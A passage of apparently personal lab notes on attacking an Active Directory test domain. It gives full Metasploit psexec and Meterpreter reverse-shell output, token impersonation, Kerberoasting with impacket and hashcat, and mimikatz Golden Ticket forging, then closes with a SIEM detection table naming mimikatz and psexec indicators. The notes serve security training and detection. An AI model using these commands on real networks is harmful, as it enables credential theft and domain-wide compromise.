   SMBPass               Password1        no        The password for the specified username
   SMBUser               fcastle          no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.118.144  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Native upload
```

Impersonate token using incognito



```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.118.144:4444
[*] 192.168.118.207:445 - Connecting to the server...
[*] 192.168.118.207:445 - Authenticating to 192.168.118.207:445|marvel.local as user 'fcastle'...
[!] 192.168.118.207:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 192.168.118.207:445 - Uploading payload... xIXmfgiK.exe
[*] 192.168.118.207:445 - Created \xIXmfgiK.exe...
[+] 192.168.118.207:445 - Service started successfully...
[*] Sending stage (200262 bytes) to 192.168.118.207
[*] 192.168.118.207:445 - Deleting \xIXmfgiK.exe...
[*] Meterpreter session 1 opened (192.168.118.144:4444 -> 192.168.118.207:50631) at 2021-06-10 21:15:00 -0400

meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
MARVEL\Administrator
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
========================================
MARVEL\pparker

meterpreter > impersonate_token marvel\\Administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
Process 376 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\administrator
```

Kerberoasting


Goal of Kerberoasting:
Get TGS and decrypt
server's account hash
Domain Controller
1. Reqest TGT, Provide NTLM hash
2. Recieve TGT enc w/ krbtgt hash
3. Reqeust TGS for Server (Presents TGT)
4. Recieve TGS ecn w/ server's account hash (TGS recieved)
PAC Validation Request, Optional
PAC Validation Response, Optional
5. Present TGS for service enc w/ server's account
6. Used when mutual authentication is required.
Victim/User
Application Server

https://medium.com/@Shorty420/kerberoasting-9108477279cc


Domain controller is a key distribution center (KDC)

Victim/User machine authenticates to KDC to get a ticket granting ticket (TGT) and provides their NTLM hash.

To access a service, we need a Ticket granting service ticket (TGS) which we are going to request from KDC


As soon as KDC provides us, we can start cracking this hash…

We can use the tool **GetUSerSPNs.py** from impacket to request the hash from KDC aka domain controller



```
┌──(root💀kali)-[~]
└─# GetUserSPNs.py marvel.local/fcastle:Password1 -dc-ip 192.168.118.210 -request
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core
 team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                   Name        MemberOf                                                     PasswordLastSet      LastLogon
-------------------------------------  ----------  -----------------------------------------------------------  -------------------  ---------
HYDRA-DC/SQLService.MARVEL.local:60111  SQLService  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local  2021-05-10 16:39:18  <never>



$krb5tgs$23$*SQLService$MARVEL.LOCAL$HYDRA-DC/SQLService.MARVEL.local~60111*$8d0b8be9b3b704b4de53a51b7bad4474$609c45b77e55500284deb941cd0ee8fb1f14189ebe0b7659c70d0c9fcd6c94
30e4653292f3f46fc8d90bf46c4e9ede0d7f32e7a1959f8a530e03b10e0401a6bab97daac6cad1e5d6871aeb1bb8e0f41ecd89d820f048be64dc78d329f77d690f14f873b774a306ff46447682ae216e45a11bcb2a5a
ce821a16eb4fa5a7d01cf62f29859339261a21b0503b6f0882688a69e24209cb40efbf9772fc34139ea073279f8e39df849c4c80f1d3fa15c4a5f6149bb88822c94cdc27978e3c491a095fffab955bd1add733fd7c41
6c57341d94bf0408ba95f71f5adc16a241b81bf83ada0dc14dbc42392ced549bc28923b98b096549e9f1a4d2d4d49f82760901ac7b8f5c1e4f56b754f9e4b678aa48e166396e4adfacc3095cf8ca941e3f75773b174e
5c9744c8e24c75f0f1b0e41568ea0436444fc1ae21e915a1481c590693b27a41317588ecae026b585c7f923656528098e0085e0feddf4fa88756c91356d1cb8d979a3393590642a9dba697b9e19796b6b13d569b4203
652fbf1fa88e4a8e0b18afaccd294d001d8a0448bca02697744bdfb49d08a9c68cf020b5fb7d4eb12d4d49f21a6036f1aa77a28f4b645b84faba1c31bcaf3e08b1b35d0db2a4a680c7b0436bd7b9b5f483e55390ccfe
5ffb5b9b497b0a2d4b48560985b9756853fd351810a0c439bf03c0b5fe5a1cf0637b726699db826939cb687c835568c9b94152584ae43c8d188936353ee5e3c6c1a5c18916ddb2d83301736680d1fd6008a4da380044
d3a554d83923c4558e862a0022bbf9324984640191c2672728ce2b5970974f0dd16eefa5a6573fef5d75c9cbf6e81672ead7d50c51715f0c3cc867d189788badfb9c2f597e4c27943f04e6b2ffe6ff299498f46f0e8d
1859f84bc4a869a336880ab8cf0a605456c336bc63f8e0c3094b426c4469d6456cd44785a4c98f1dcf46a627f5fb93969d448e89dbf1ecea415a430b12b2663a1bf8fdebd57830f146daae32434a9062d86e9c0e2670
87eccd8020b4b5cb3bc2819dec0bdb9ac977a617dc7f09db44ab5c7dd563913dfd9358a8e610cf2dad9b2c01bfc90253ed5a826a627c52aa0f2fc8b89d97cab875e2fa047b5560e3489f5f6b7d44c28c270435f601ed
a96fc0eff0bd88baabeecfa045ad646fc05d01767816b9044d9515e9ba86fb58e840de69cdb0f1adb3a8a0ac696271dec02a7d98f825195855b53336f7d175a4ea3ebadbead99d3dc176b767a451379ba095972f91a5
1056fc4fc4f4f389e1b20624b93cc283895ff19e49dcc00b8710ad8a5689789df156f959d384f426ea
```

We can use hashcat to crack the hash…



```
┌──(root💀kali)-[~]
└─# hashcat -m 13100 sqlhashes.txt rockyou.txt --force
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-10875H CPU @ 2.30GHz, 2861/2925 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 134 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*SQLService$MARVEL.LOCAL$HYDRA-DC/SQLService.MARVEL.local~60111*$5df880d2faaa5ba7c3095b59747c19e0$329371a3d714131295a193de62919ce5f00e034c5b970f58a696b2a0cfc7f7
5fa10cdee69181014f0fc16d50c14839ec2c8bd6778a19cf180480e37dab289b07f0b3084ac6ad83665b69fec9aaf8f472fc936f0655c5bbd9032e4ee08bed7d0f7de647047ddae589b1d1b9a5027cca5f367a6a23d2
a2e94629595a1d5c2858de978dd4b04ef7035160fee24d316d69c4b7666f62fcfe16b93fa8681367b3e77271f7672dec041c6eb33f5d928186350f158eb4b751865f4caffa5f5d9b5e21c2eaef464e6cddf031764b45
f5ef76f21d7afb863b0da2305fb5163b31848ac175100a1a51648ffd8c87e1317c852664cb9276f25b5beb7a01d47e6da99c311c11074478351731d86411de32d247a4df2a6ac080f59aab4a225270fed99efb66a727
e39bac253dfdfaf528396b45d9ab54635f8d825ac9523f0bd92911210b90afd41fe20e9e34619ba0288dfbb721a20204a4de37ba0222b1f895168d2e4c54f320ac88f05bd595ffc1cbe4c9a0a392e40ab7cd1724a09a
326d05b691ade423101adeb00f6bfce304312ade5660305b5af2e358cd0e6df4e4fc0cd6e893f142b3120e1e0a572b79c931b6cc2e54cff20bcc99faa0059954466877c68558bf608dd5ea7ba9a36c4e9fd05a7441d3
d32cacf3977e3ef26c6fa89e89a8b64cfb179964699287c41c9fd97343ba1701f8f3c6c1da6ca8c6ec10b08882247d538989790f06a118addc574e5d9d8bd3d67e7b2cbfb9ff60bab01dba11133551e7794ccdd2f9a6
720d49e75b30adb830846c7035382230c567158b09e0e82f725331c2f31737b149343afb917be270a49055d8ded2df85dc55080afdfa21f34c7b0a06fe87dd57cc6eca5dbb0ca079fb91f1c829f37ee4dff8ef8e505a
0aff4a5cb96f04973f3d3c4e432dbc157789f9e444a78538aa808b84c5ab7a73fa6e96d9aa0a12b92ae107c1510602aa1445f1598e9a5225b2f5811f5a913eabc861e33b0ef616cb73c24686da9fc2e9be0da443f573
f56205a118360df15b4e8c85d26473897feca978b199795f782998421624eb73b124285de1bfb2cf063d66d6a4aedbce2b70a372b01f257ed3083cc8e0846366a2c46d487a8ca426ed178bc152bd946ae0f8f99cc825
c23d477951fd364585dbcaa131d75223bbafa828cc55da88ab8fa2c1c1238e203cdac933d0a2c318f306247455ded04f2ca5bb9ae1fe70852f896e85d3074940acdc532a8266de71ca56285c5b8fa85967211a86917d
d363fd5e2ab6ef1869be0beafb28409152e2c46820a4e89d05700969660553d157e7ef73d712527d53:MYpassword123#
```

Mitigation:

We are abusing a feature, so only mitigations are:

1. Strong Passwords
2. Least Privilege

Golden Ticket:

Full Access to the entire domain !!!

Get shells on all the machines All the machines , files , folders

Start mimkatz:

mimikatz.exe

privilege::debug

lsadump::lsa /inject /name:krbtgt

Now we need to copy some of the information to the notepad

sid of domain: S-1-5-21-3688015610-2013655948-1090528724

NTLM hash of krbtgt: 076e9edbd2ad13a79663f207f74bda66

Command to generate golden ticket:


kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-3688015610-2013655948-1090528724 /krbtgt:076e9edbd2ad13a79663f207f74bda66 /id:500 /ptt

Then,

misc::cmd

Now, we can login In into any system:

dir \\THEPUNISHER\c$



```
mikatz #

mikatz # kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-3688015610-2013655948-1090528724 /krbtgt:076e
dbd2ad13a79663f207f74bda66 /id:500 /ptt
er       : Administrator
main     : marvel.local (MARVEL)
D        : S-1-5-21-3688015610-2013655948-1090528724
er Id    : 500
oups Id  : *513 512 520 518 519
rviceKey: 076e9edbd2ad13a79663f207f74bda66 - rc4_hmac_nt
fetime   : 6/11/2021 8:16:47 AM ; 6/9/2031 8:16:47 AM ; 6/9/2031 8:16:47 AM
 Ticket : ** Pass The Ticket **

 PAC generated
 PAC signed
 EncTicketPart generated
 EncTicketPart encrypted
 KrbCred generated

lden ticket for 'Administrator @ marvel.local' successfully submitted for current session

mikatz # misc::cmd
tch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6FAB543B8

mikatz #
```

Select Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop\mimikatz_trunk\x64>dir \\THEPUNISHER\c$
 Volume in drive \\THEPUNISHER\c$ has no label.
 Volume Serial Number is 781C-799F

 Directory of \\THEPUNISHER\c$

12/07/2019  02:14 AM    <DIR>          PerfLogs
06/08/2021  12:54 PM    <DIR>          Program Files
11/19/2020  12:32 AM    <DIR>          Program Files (x86)
05/10/2021  02:10 PM    <DIR>          Share
06/10/2021  05:56 PM    <DIR>          Users
06/10/2021  06:14 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  37,797,486,592 bytes free

C:\Users\Administrator\Desktop\mimikatz_trunk\x64>
```

Detection Engineering:

This document outlines high-fidelity SIEM and UEBA detections for common lateral movement techniques used by adversaries post-compromise. It includes detection patterns across various techniques such as RDP session hijacking, PSRemoting, token impersonation, Pass-the-Hash, Kerberoasting, Golden Ticket attacks, and use of PsExec.

RDP Session Hijacking

Detection	Log Source	Indicators
tscon command used to hijack active session	Windows Event Logs / Sysmon	Command line: tscon <session_id> /dest:<session>
Switch to another user session without authentication	Windows Security Log (Event ID 4624)	Logon Type 7 (Unlock), followed by new session activity
Abnormal session hijack during off-hours or from suspicious user	UEBA	Time-of-day + user role deviation

PowerShell Remoting (WinRM)

Detection	Log Source	Indicators
New-PSSession, Enter-PSSession, Invoke-Command usage	PowerShell Logs (Event ID 4104)	ScriptBlockText containing remote session cmdlets
Use of wsmprovhost.exe process	Sysmon (Event ID 1) / EDR	Process tree: powershell.exe → wsmprovhost.exe
Remote session launched from uncommon host	UEBA	Lateral tool use by non-admin user or host

Pass-the-Hash / Pass-the-Password

Detection	Log Source	Indicators
Use of tools like mimikatz, crackmapexec, psexec	Sysmon / Process Logs	Process command lines containing: sekurlsa::logonpasswords, psexec, smbexec, -H <NTLM>
NTLM Auth used across multiple systems with same hash	Authentication Logs / EDR	Same hash reused across hosts without password
Use of local admin accounts to log into remote systems	Windows Security Logs	Event ID 4624, Logon Type 3 (network), unusual source
NTLMv1 used in modern environment	Domain Controller logs	NTLMv1 connections = suspicious in updated domains

Token Impersonation

Detection	Log Source	Indicators
Mimikatz token manipulation commands	Sysmon / Process Monitoring	token::list, incognito, impersonate_token
Token impersonation via remote session	Windows Logs / EDR	Elevated token usage by non-elevated user/process

Kerberoasting

Detection	Log Source	Indicators
TGS requests for service accounts with SPNs	Domain Controller (Event ID 4769)	Service name ends in $, encryption type = RC4
Multiple TGS requests from same host in short time	Domain Controller Logs	High-volume 4769 from single source

Golden Ticket

Detection	Log Source	Indicators
Forged Ticket Granting Ticket (TGT) usage	DC Security Logs (Event ID 4768, 4769, 4624)	TGT with long lifetime or unusual SID
Logons with no corresponding AS-REQ to KDC	Correlation Gap	4624 with no preceding 4768 (AS-REQ)
Use of lsadump::lsa /inject /name:krbtgt or kerberos::golden	Sysmon / EDR	Mimikatz execution with krbtgt dump artifact
SID anomalies	UEBA / Identity Correlation	SID ending in 500 used in multiple systems suddenly

Remote Code Execution via PsExec

Detection	Log Source	Indicators
Execution of PsExec, wmiexec.py, or smbexec.py	Sysmon / EDR	Command line includes psexec.exe, -accepteula, smbexec, or wmiexec
Process launched on remote system from SMB service	Security Logs / Sysmon	Event ID 4688 with parent process: services.exe